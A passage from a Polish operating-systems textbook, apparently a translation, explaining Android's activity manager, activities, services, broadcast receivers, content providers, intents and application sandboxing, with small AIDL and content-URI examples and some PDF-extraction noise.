
Nad menedżerem pakietów działa inna ważna usługa systemu — *menedżer aktywności* (ang. *activity manager*). Podczas gdy menedżer pakietów jest odpowiedzialny za utrzymywanie statycznych informacji na temat wszystkich zainstalowanych aplikacji, menedżer aktywności określa, kiedy, gdzie i jak te aplikacje powinny być uruchomione. Pomimo swojej nazwy menedżer aktywności faktycznie jest odpowiedzialny za uruchamianie wszystkich czterech typów składników aplikacji i implementację odpowiednich zachowań dla każdego z nich.

Aktywności

Aktywność (ang. *activity*) to część aplikacji, która oddziałuje bezpośrednio z użytkownikiem poprzez interfejs użytkownika. Gdy ten uruchamia aplikację na swoim urządzeniu, w rzeczywistości jest to aktywność wewnętrz aplikacji, która została oznaczona jako główny punkt wejścia. Aplikacja w swojej aktywności implementuje kod, który jest odpowiedzialny za interakcje z użytkownikiem.

Przykładowy manifest aplikacji pocztowej z listingu 10.5 zawiera dwie aktywności. Pierwszą jest główny interfejs użytkownika obsługi poczty, pozwalający użytkownikom przeglądać swoje wiadomości; drugi to oddzielny interfejs do tworzenia nowej wiadomości. Pierwsza aktywność obsługi poczty jest zadeklarowana jako główny punkt wejścia dla aplikacji, czyli ta aktywność, która zostanie uruchomiona, gdy użytkownik uruchomi aplikację ze swojego ekranu startowego.


Ponieważ pierwsza aktywność jest podstawowa, wyświetli się użytkownikom jako ta aplikacja, którą można uruchomić za pomocą głównego programu rozruchowego aplikacji (ang. *launcher*). Po uruchomieniu aplikacji system będzie w stanie pokazanym na rysunku 10.32. W tym przykładzie menedżer aktywności, po lewej stronie, stworzył w swoim procesie egzemplarz klasy *ActivityRecord* — obiekt służący do śledzenia aktywności. Jedna lub więcej takich aktywności jest zorganizowanych w kontenery zwane zadaniami (ang. *tasks*), które w przybliżeniu odpowiadają funkcjom, jakie aplikacja udostępnia użytkownikom. W tym momencie menedżer aktywności rozpoczął proces aplikacji pocztowej oraz stworzył egzemplarz obiektu *MainMailActivity*, którego zadaniem jest wyświetlenie głównego interfejsu użytkownika — skojarzonego z odpowiednim obiektem *ActivityRecord*. Aktywność jest w stanie o nazwie *wznowiona* (ang. *resumed*), ponieważ w tym momencie działa na pierwszym planie interfejsu użytkownika.



Rysunek 10.32. Uruchamianie głównej aktywności aplikacji pocztowej

Jeśli użytkownik zdecyduje się na przejście z aplikacji pocztowej (nie wyłączając jej) i uruchomienie aplikacji aparatu fotograficznego w celu zrobienia zdjęcia, system znajdzie się w stanie

pokazanym na rysunku 10.33. Należy zauważać, że mamy teraz nowy proces — aparatu fotograficznego — w którym działa główna aplikacja aparatu, powiązany z nim obiekt `ActivityRecord` w menedżerze aktywności, i to aktywność aparatu jest teraz w stanie *wznowiona*. Z poprzednią aktywnością aplikacji pocztowej również dzieją się interesujące rzeczy: nie jest już w stanie *wznowiona*; jest w stanie *zatrzymana* (ang. *stopped*), a obiekt `ActivityRecord` przechowuje jej *zapisany stan* (ang. *saved state*).




Rysunek 10.33. Uruchomienie aplikacji aparatu fotograficznego po aplikacji pocztowej

Kiedy aktywność nie jest już na pierwszym planie, system żąda od niej „zapisania swojego stanu”. Wiąże się to z utworzeniem przez aplikację minimalnej ilości informacji o stanie. Informacje te obejmują dane na temat tego, co użytkownik aktualnie widzi. Aplikacja zwraca te dane do menedżera aktywności i zapisuje w procesie `system_server`, wewnątrz obiektu `ActivityRecord` powiązanego z aktywnością. Zapisany stan aktywności zazwyczaj zawiera niewiele danych — np. pozycję w wiadomości, w której użytkownik przeglądał wiadomość pocztową, ale nie całą wiadomość, którą aplikacja będzie przechowywać w innym miejscu, tzn. trwałym magazynie danych.

Przypomnijmy, że chociaż Android żąda stronicowania (może ładować i usuwać czyste strony RAM, które zostały zmapowane z plików na dysku — np. kod), to nie wykorzystuje obszaru wymiany. Oznacza to, że wszystkie „zabrudzone” strony pamięci RAM w obrębie procesu aplikacji muszą pozostać w pamięci RAM. Dzięki temu, że stan głównej aplikacji pocztowej jest bezpiecznie zapisany w menedżerze aktywności, system uzyskuje nieco elastyczności w zarządzaniu pamięcią, podobnej do tej, jaką daje plik wymiany.

Jeśli np. aplikacja aparatu fotograficznego zacznie potrzebować dużo pamięci RAM, system będzie mógł po prostu pozbyć się procesu aplikacji pocztowej, tak jak pokazano na rysunku 10.34. Obiekt `ActivityRecord` wraz z cennymi informacjami o zapisanym stanie pozostaje bezpiecznie „schowany” przez menedżera aktywności w procesie `system_server`. Ponieważ proces `system_server` jest hostem dla wszystkich podstawowych usług systemowych Androida, to musi zawsze działać — zatem zapisany stan aplikacji będzie dostępny tak długo, jak długo będziemy go potrzebować.

Przykładowa aplikacja poczty elektronicznej nie tylko obejmuje aktywność głównego interfejsu użytkownika, ale także zawiera inną aktywność — `ComposeActivity`. Aplikacje mają możliwość zadeklarowania dowolnej liczby aktywności. To może pomóc w zorganizowaniu implementacji aplikacji, ale co ważniejsze, może służyć do zaimplementowania interakcji między aplikacjami.




Rysunek 10.34. Usunięcie procesu aplikacji poczтовej w celu odzyskania pamięci RAM dla aparatu fotograficznego

Przykładowo aktywność `ComposeActivity` stanowi podstawę systemu współdzielenia pomiędzy aplikacjami. Jeśli użytkownik podczas korzystania z aplikacji aparatu fotograficznego zdecyduje, że chce podzielić się wykonanym zdjęciem, może skorzystać z jednej z opcji udostępniania — aktywności `ComposeActivity` aplikacji poczty. Jeżeli zostanie wybrana ta opcja, system uruchomi tę aktywność i przekaże zdjęcie, które ma być udostępnione (w dalszej części tego rozdziału pokażemy, w jaki sposób aplikacja aparatu fotograficznego może znaleźć aktywność `ComposeActivity` aplikacji poczty).


Skorzystanie z tej opcji udostępniania w stanie aktywności z rysunku 10.34 spowoduje przejście do nowego stanu z rysunku 10.35. Można na nim zauważyć szereg istotnych detali:

1. Aby uruchomić aktywność `ComposeActivity` aplikacji poczty, proces aplikacji poczty musi być uruchomiony ponownie.
2. Jednak poprzednia aktywność — `MailMainActivity` — nie będzie uruchomiona w tym momencie, ponieważ nie jest potrzebna. To zmniejsza ilość potrzebnej pamięci RAM.
3. Zadanie aparatu fotograficznego obejmuje teraz dwa rekordy: pierwotną aktywność `CameraMainActivity`, z której korzystaliśmy, oraz nową aktywność `ComposeActivity`, która wyświetla się teraz. Z punktu widzenia użytkownika zadania te nadal wyglądają jak jedno spójne zadanie: użytkownik w dalszym ciągu posługuje się aparatem fotograficznym w celu przesyłania zdjęcia e-mailem.
4. Nowa aktywność `ComposeActivity` jest na szczytzie, zatem jest w stanie *wznowiona*, natomiast poprzednia aktywność `CameraMainActivity` nie jest już na szczytzie, zatem jej stan został zapisany. W tym momencie można bezpiecznie zakończyć jej proces, jeśli system potrzebuje gdzieś pamięci RAM.

Na koniec przyjrzyjmy się temu, co by się stało, gdyby użytkownik pozostawił zadanie aparatu w ostatnim stanie (tj. komponowania wiadomości e-mail w celu udostępnienia zdjęcia) i powrócił do aplikacji poczty. Nowy stan, w jakim znajdzie się system, pokazano na rysunku 10.36. Należy zauważyć, że zadanie poczty zostało przywrócone na pierwszy plan w jego głównej aktywności. To sprawia, że `MailMainActivity` jest aktywnością pierwszego planu, ale obecnie nie ma jej działającego egzemplarza w procesie aplikacji.



Rysunek 10.35. Udostępnianie zdjęcia wykonanego w aplikacji aparatu fotograficznego za pomocą aplikacji pocztowej



Rysunek 10.36. Powrót do aplikacji pocztowej

Aby powrócić do poprzedniej aktywności, system tworzy nowy egzemplarz, przekazując do niego wcześniej zapisany stan uzyskany z poprzedniego egzemplarza. Działanie przywrócenia aktywności z *zapisanego stanu* musi mieć możliwość przywrócenia aktywności z powrotem do tego samego wizualnego stanu, jaki był w momencie, gdy użytkownik ostatnio ją pozostawił. Aby to osiągnąć, aplikacja musi wyszukać w swoim zapisanym stanie wiadomość, którą użytkownik przeglądał, załadować dane wiadomości z pamięci trwałe, a następnie przywrócić pozycję przewijania lub inny, zapisany stan interfejsu użytkownika.


Usługi

Usługa ma dwie różne tożsamości:

1. Może być samodzielnią długotrwale działającą operacją drugiego planu. Typowe przykłady wykorzystania usług w taki sposób to odtwarzanie muzyki w tle, utrzymywanie aktywnego połączenia sieciowego (np. z serwerem IRC) w czasie, gdy użytkownik obsługuje inne aplikacje, pobieranie lub przekazywanie danych w tle itp.
2. Może służyć jako punkt połączenia dla innych aplikacji lub systemu w celu realizacji bogatej interakcji z aplikacją. Może to być wykorzystane przez aplikacje do zapewnienia bezpiecznego API dla innych aplikacji — np. przetwarzania obrazu lub dźwięku, zamiany tekstu na mowę itp.

Przykładowy manifest aplikacji poczтовej z listingu 10.5 zawiera usługę, która jest używana do wykonywania synchronizacji skrzynki pocztowej użytkownika. Typowa implementacja polega na zaplanowaniu uruchamiania usługi w regularnych odstępach czasu, np. co 15 min, *uruchomienia* usługi, gdy nadszedł czas, aby ją uruchomić, i *zatrzymania* po wykonaniu zadań.

Jest to typowe wykorzystanie usługi pierwszego stylu — długotrwale działającej operacji w tle. Stan systemu w tym dość prostym przypadku pokazano na rysunku 10.37. Menedżer aktywności utworzył obiekt aktywności ServiceRecord z informacją, że została *uruchomiona* i z tego powodu utworzono egzemplarz obiektu SyncService w procesie aplikacji. W tym stanie usługa jest w pełni aktywna (nie pozwala na przejście całego systemu do uśpienia, jeśli nie utrzymuje blokady WakeLock) i wykonuje swoje działania. Istnieje możliwość, że w tym stanie proces aplikacji zakończy działanie — np. w wyniku awarii — ale menedżer aktywności będzie nadal utrzymywał związek z nią obiekt ServiceRecord i będzie mógł w tym momencie zdecydować o ponownym uruchomieniu usługi, jeśli zajdzie taka potrzeba.



Rysunek 10.37. Uruchamianie usługi aplikacji

Aby zobaczyć, jak można skorzystać z usługi jako punktu połączenia do interakcji z innymi aplikacjami, założmy, że chcemy rozszerzyć istniejący obiekt SyncService, by uzyskać interfejs API umożliwiający innym aplikacjom zarządzanie interwałem synchronizacji. Dla tego interfejsu API należy zdefiniować interfejs AIDL podobny do tego, który pokazano na listingu 10.6.

Listing 10.6. Interfejs do zarządzania interwałem synchronizacji usługi synchronizacji


```

package com.example.email

interface ISyncControl {
    int getSyncInterval();
    void setSyncInterval(int seconds);
}

```

Aby z niego skorzystać, inny proces można *powiązać* (ang. *bind*) z usługą aplikacji, co pozwala na uzyskanie dostępu do jej interfejsu. Spowoduje to utworzenie połączenia pomiędzy dwiema aplikacjami, jak pokazano na rysunku 10.38. Oto kolejne etapy tego procesu:



Rysunek 10.38. Dowiązanie do usługi aplikacji

1. Aplikacja kliencka informuje menedżera aktywności, że chciałaby dowiązać się do usługi.
2. Jeśli usługa nie została jeszcze utworzona, menedżer aktywności tworzy ją w procesie usługi aplikacji.
3. Usługa zwraca obiekt **IBinder** dla tego interfejsu do menedżera aktywności, który odtąd przechowuje ten obiekt **IBinder** wewnątrz obiektu **ServiceRecord**.
4. Teraz, kiedy menedżer aktywności ma dostęp do obiektu **IBinder** usługi, może być wysłany do pierwotnej aplikacji klienckiej.
5. Aplikacja kliencka, mając do dyspozycji obiekt **IBinder** usługi, może przystąpić do wykonywania potrzebnych, bezpośrednich wywołań na tym interfejsie.


Odbiorcy

Odbiorca (ang. *receiver*) jest adresatem zdarzeń (zazwyczaj zewnętrznych), które zachodzą najczęściej w tle — poza standardową komunikacją z użytkownikiem. Odbiorcy koncepcyjnie są tym samym co aplikacja, która jawnie rejestruje się do wywołania zwrotnego, gdy coś interesującego się zdarzy (nadejdzie alarm, zmieni się połączenie źródła danych itp.), ale nie wymagają uruchomienia aplikacji w celu otrzymania zdarzenia.

Przykład manifestu aplikacji pocztowej zaprezentowanej na listingu 10.5 zawiera odbiorcę umożliwiającego aplikacji uzyskanie informacji o tym, że wyczerpuje się miejsce w pamięci trwałej urządzenia. Dzięki temu aplikacja może zatrzymać synchronizowanie wiadomości e-mail (co mogłoby zużywać więcej pamięci). Kiedy w pamięci trwałej urządzenia zaczyna się wyczerpywać miejsce, system wysyła *komunikat rozgłoszeniowy* (ang. *broadcast*) z kodem zawierającym informację o niskim stanie miejsca w pamięci trwałej. Ten kod ma dotrzeć do wszystkich odbiorców, którzy są zainteresowani zdarzeniem.

Na rysunku 10.39 pokazano, w jaki sposób menedżer aktywności przetwarza taki komunikat rozgłoszeniowy w celu dostarczenia go do zainteresowanych odbiorców. Najpierw prosi menedżera pakietów o listę wszystkich odbiorców zainteresowanych zdarzeniem. Lista ta jest umieszczana w obiekcie **BroadcastRecord** reprezentującym ten komunikat. Menedżer aktywności przystępuje następnie do przetwarzania poszczególnych pozycji na liście. Każdy przypisany proces aplikacji tworzy i uruchamia odpowiednią klasę odbiorcy.

Odbiorcy są uruchamiani wyłącznie jako jednorazowe operacje. Gdy zachodzi zdarzenie, system wyszukuje zainteresowanych nim odbiorców i dostarcza do nich zdarzenie, które następnie jest



Rysunek 10.39. Wysyłanie komunikatu rozgłoszeniowego do odbiorców w aplikacjach

przez nich „konsumowane”. Nie istnieje obiekt `ReceiverRecord` podobny do tego, z którym zetknęliśmy się w przypadku innych komponentów aplikacji, ponieważ określony odbiorca jest tylko obiektem tymczasowym — istniejącym tylko na czas obsługi pojedynczego komunikatu rozgłoszeniowego. Za każdym razem, gdy do komponentu odbiorcy zostanie wysłany komunikat rozgłoszeniowy, tworzony jest nowy egzemplarz klasy odbiorcy.

Dostawcy zawartości

Ostatni komponent aplikacji — *dostawca zawartości* (ang. *content provider*) — jest podstawowym mechanizmem wykorzystywanym przez aplikacje do wymiany danych pomiędzy sobą. Wszystkie interakcje z dostawcą zawartości odbywają się za pośrednictwem identyfikatorów URI zawierających oznaczenie *zawartość: schemat*; składnik *authority* identyfikatora URI jest używany do znalezienia właściwej implementacji dostawcy zawartości, z którym mają się odbywać interakcje.

Przykładowo w aplikacji poczty z listingu 10.5 dostawca zawartości określa, że składnik *authority* identyfikatora URI to `com.example.email.provider.email`. Zgodnie z tym adresy URI operujące na tym dostawcy zawartości będą zaczynały się od:

```
content://com.example.email.provider.email/
```

Przyrostek tego identyfikatora URI jest interpretowany przez samego dostawcę w celu określenia danych, które on dostarcza. W zaprezentowanym przykładzie przyjęto konwencję, zgodnie z którą identyfikator URI:

```
content://com.example.email.provider.email/messages
```

oznacza listę wszystkich wiadomości e-mail, podczas gdy identyfikator:

```
content://com.example.email.provider.email/messages/1
```

zapewnia dostęp do pojedynczej wiadomości o identyfikatorze numer 1.


W interakcji z dostawcą zawartości aplikacje zawsze posługują się systemowym interfejsem API o nazwie `ContentResolver`, w którym większość metod pobiera argument w postaci identyfikatora URI wskazującego dane, na jakich mają być wykonywane działania. Jedną z najczęściej używanych metod klasy `ContentResolver` jest `query` — wykonuje ona kwerendę do bazy danych dla wskazanego identyfikatora URI i zwraca kurSOR, który pobiera wyniki o odpowiedniej strukturze.

I tak kwerenda pobierająca podsumowanie dotyczące wszystkich dostępnych wiadomości miałaby następującą postać:

```
query("content://com.example.email.provider.email/messages")
```

Choć obsługa dostawców zawartości z punktu widzenia aplikacji nie przypomina wiązania usług, ma wiele podobieństw do tego mechanizmu. Sposób, w jaki system obsługuje zaprezentowany przykład kwerendy, pokazano na rysunku 10.40:

1. Aplikacja wywołuje metodę `ContentResolver.query` w celu zainicjowania operacji.
2. Wyszukiwanie skłądnika `authority`
3. Tworzenie
4. Powrót `IBinder`
5. Powrót `IBinder`
6. `query()`



Rysunek 10.40. Interakcje z dostawcą zawartości

Dostawcy zawartości to jeden z kluczowych mechanizmów realizacji interakcji pomiędzy aplikacjami; np. w systemie udostępniania danych pomiędzy aplikacjami, zaprezentowanym wcześniej na rysunku 10.35, dane są faktycznie przekazywane za pośrednictwem dostawców zawartości. Oto kompletny przepływ sterowania w tej operacji:

1. Tworzony jest żądanie udziału zawierające identyfikator URI danych, które mają być udostępnione, a następnie jest ono przekazywane do systemu.
2. System żąda od obiektu `ContentResolver` typu MIME danych odpowiadających przekazanemu identyfikatorowi URI. Mechanizm ten działa podobnie do omówionej wcześniej metody `query`. System żąda od dostawcy zawartości zwrócenia łańcucha typu MIME odpowiadającego identyfikatorowi URI.
3. System wyszukuje wszystkie aktywności, które mogą otrzymywać dane określonego typu MIME.

4. Aplikacja wyświetla interfejs użytkownika umożliwiający wybranie jednego z możliwych odbiorców.
5. Po wybraniu jednej z aktywności system ją uruchamia.
6. Aktywność obsługująca odbiorca otrzymuje identyfikator URI danych, które mają być udostępnione. Pobiera dane za pośrednictwem obiektu ContentResolver i wykonuje odpowiednie działania: tworzy wiadomość e-mail, zapisuje ją itp.

10.8.9. Zamiary

Dotychczas nie omówiliśmy jednego szczegółu występującego w manifeście aplikacji z listingu 10.5. Chodzi o znaczniki `<intent-filter>` uwzględnione w deklaracjach aktywności i odbiorców. W systemie Android są one częścią tzw. *zamiarów* (ang. *intents*). Tworzą one bazę mechanizmu wzajemnej identyfikacji aplikacji, który zapewnia możliwość ich interakcji i współdziałania ze sobą.

Zamiar jest mechanizmem, którego Android używa do odkrywania i identyfikowania działań, odbiorców i usług. Pod pewnymi względami przypomina ścieżkę wyszukiwania powłoki Linux, która służy do przeszukiwania wielu możliwych katalogów w celu znalezienia pliku wykonywalnego pasującego do przekazanej nazwy polecenia.

Można wyróżnić dwa główne typy zamiarów: *jawne* i *niejawne*. *Zamiar jawnego* (ang. *explicit intent*) to taki, który bezpośrednio identyfikuje konkretny składnik aplikacji. Zgodnie z terminologią powłoki systemu Linux jest równoważny przekazaniu do polecenia bezwzględnej ścieżki polecenia. Najważniejszą częścią takiego zamiaru jest para łańcuchów znaków tworząca nazwę komponentu: *nazwa pakietu* aplikacji docelowej oraz *nazwa klasy* komponentu wewnętrznej tej aplikacji. Nawiązując do aktywności z rysunku 10.32 w aplikacji z listingu 10.5: wyraźnym zamiarem w przypadku tego składnika będzie pakiet o nazwie `com.example.email` i klasa o nazwie `com.example.email.MainActivity`.

Nazwa pakietu i nazwa klasy wyraźnego zamiaru to wystarczające informacje do tego, aby jednoznacznie zidentyfikować docelowy składnik, taki jak główna aktywność pocztowa z rysunku 10.32. Na podstawie nazwy pakietu menedżer pakietów może zwrócić wszystkie potrzebne informacje dotyczące aplikacji — np. gdzie szukać jej kodu. Na podstawie nazwy klasy można ustalić, jaka część tego kodu ma być uruchomiona.

Zamiar niewidzialny (ang. *implicit intent*) to taki, który opisuje właściwości pożądanego składnika, ale nie bezpośrednio. W kategoriach powłoki systemu Linux jest to równoważne przekazaniu do powłoki nazwy samego polecenia (bez ścieżki). Powłoka wykorzystuje je do przeszukiwania ścieżki wyszukiwania po to, aby znaleźć konkretne polecenie do uruchomienia. Proces znajdowania pasującego składnika zamiaru niewidzialnego jest nazywany *rozpoznawaniem zamiaru* (ang. *intent resolution*).

Dobrym przykładem zamiaru niewidzialnego jest ogólny mechanizm udostępniania Androida, który wcześniej prezentowaliśmy na rysunku 10.35 przy okazji omawiania mechanizmu udostępniania za pośrednictwem aplikacji pocztowej zdjęcia, zrobionego aparatem fotograficznym przez użytkownika. W tym przykładzie aplikacja aparatu fotograficznego tworzy zamiar opisujący działanie do wykonania, a system wyszukuje wszystkie aktywności, które potencjalnie pozwalają na wykonanie tego działania. Żądanie udostępniania jest realizowane za pomocą akcji zamiaru `android.intent.action.SEND`. Jak widzimy na listingu 10.5, aktywność `ComposeActivity` aplikacji pocztowej deklaruje, że może wykonać tę akcję.

Mogą być trzy wyniki rozpoznawania zamiaru: (1) nie znaleziono pasującego elementu, (2) znaleziono pojedyncze, unikatowe dopasowanie oraz (3) istnieje wiele aktywności zdolnych do

obsłużenia zamiaru. Puste dopasowanie, w zależności od aktualnych oczekiwów procesu wywołującego, spowoduje albo pusty wynik, albo wyjątek. Jeśli dopasowanie jest unikatowe, to system może od razu przystąpić do uruchomienia wyraźnego zamiaru. Jeżeli dopasowanie nie jest unikatowe, należy w jakiś sposób je uściślić, tak by uzyskać pojedynczy wynik.

Jeśli zamiar identyfikuje wiele możliwych aktywności, nie można po prostu uruchomić ich wszystkich. Należy wybrać jedną, która ma być uruchomiona. Można to osiągnąć poprzez zastosowanie sztuczki w menedżerze pakietów. Jeśli od menedżera pakietów zażądamy rozpoznania pojedynczej aktywności na podstawie zamiaru, ale uzyskamy odpowiedź wskazującą na istnienie wielu dopasowań, menedżer pakietów zamiast wielu wyników zwróci specjalną, wbudowaną aktywność o nazwie `ResolverActivity`. Ta aktywność po prostu pobiera oryginalny zamiar, żąda od menedżera pakietów listy wszystkich pasujących aktywności i wyświetla je użytkownikowi, by mógł wybrać pojedynczą żądaną aktywność. Gdy użytkownik dokona wyboru, tworzony jest nowy jawnym zamiar na podstawie zamiaru źródłowego i wybranej aktywności, po czym do systemu jest przesyłane żądanie uruchomienia nowej aktywności.

System Android wykazuje kolejne podobieństwo do powłoki systemu Linux: graficzna powłoka Androida, program rozruchowy (ang. *launcher*), działa w przestrzeni użytkownika jak zwykła aplikacja. Program ten wykonuje wywołania do menedżera pakietów w celu wyszukania dostępnych aktywności i uruchomienia ich w odpowiedzi na wybór dokonany przez użytkownika.

10.8.10. Piaskownice aplikacji

Tradycyjnie w systemach operacyjnych aplikacje są postrzegane jako kod wykonywany w imieniu użytkownika. Takie zachowanie zostało odziedziczone z interfejsu wiersza poleceń, gdzie po uruchomieniu polecenia `ls` można było oczekивать, że polecenie to zostanie uruchomione z wykorzystaniem naszej tożsamości (identyfikatora UID) oraz z takimi samymi prawami dostępu, jakie mamy w systemie. Na podobnej zasadzie, jeśli skorzystamy z graficznego interfejsu użytkownika do uruchomienia gry, w której chcemy zagrać, oczekujemy, że będzie ona działać w naszym imieniu — będziemy mieć dostęp do swoich plików i wielu innych elementów, których potrzebujemy.

Jednak dziś, w większości przypadków, nie korzystamy z komputerów w taki sposób. Uruchamiamy aplikacje, które nabyliśmy z jakiegoś nieco mniej zaufanego źródła. Aplikacje te mają rozbudowane funkcjonalności i wykonują szereg operacji w swoim środowisku, nad którym mamy niewielką kontrolę. Istnieje niespójność pomiędzy modelem aplikacji obsługiwany przez system operacyjny a tym, który rzeczywiście jest w użyciu. Można ją złagodzić poprzez zastosowanie strategii rozróżniania pomiędzy uprawnieniami normalnego użytkownika, a administratora i wyświetlić ostrzeżenie przy uruchomieniu aplikacji po raz pierwszy, ale w rzeczywistości to nie rozwiązuje podstawowego problemu niespójności.

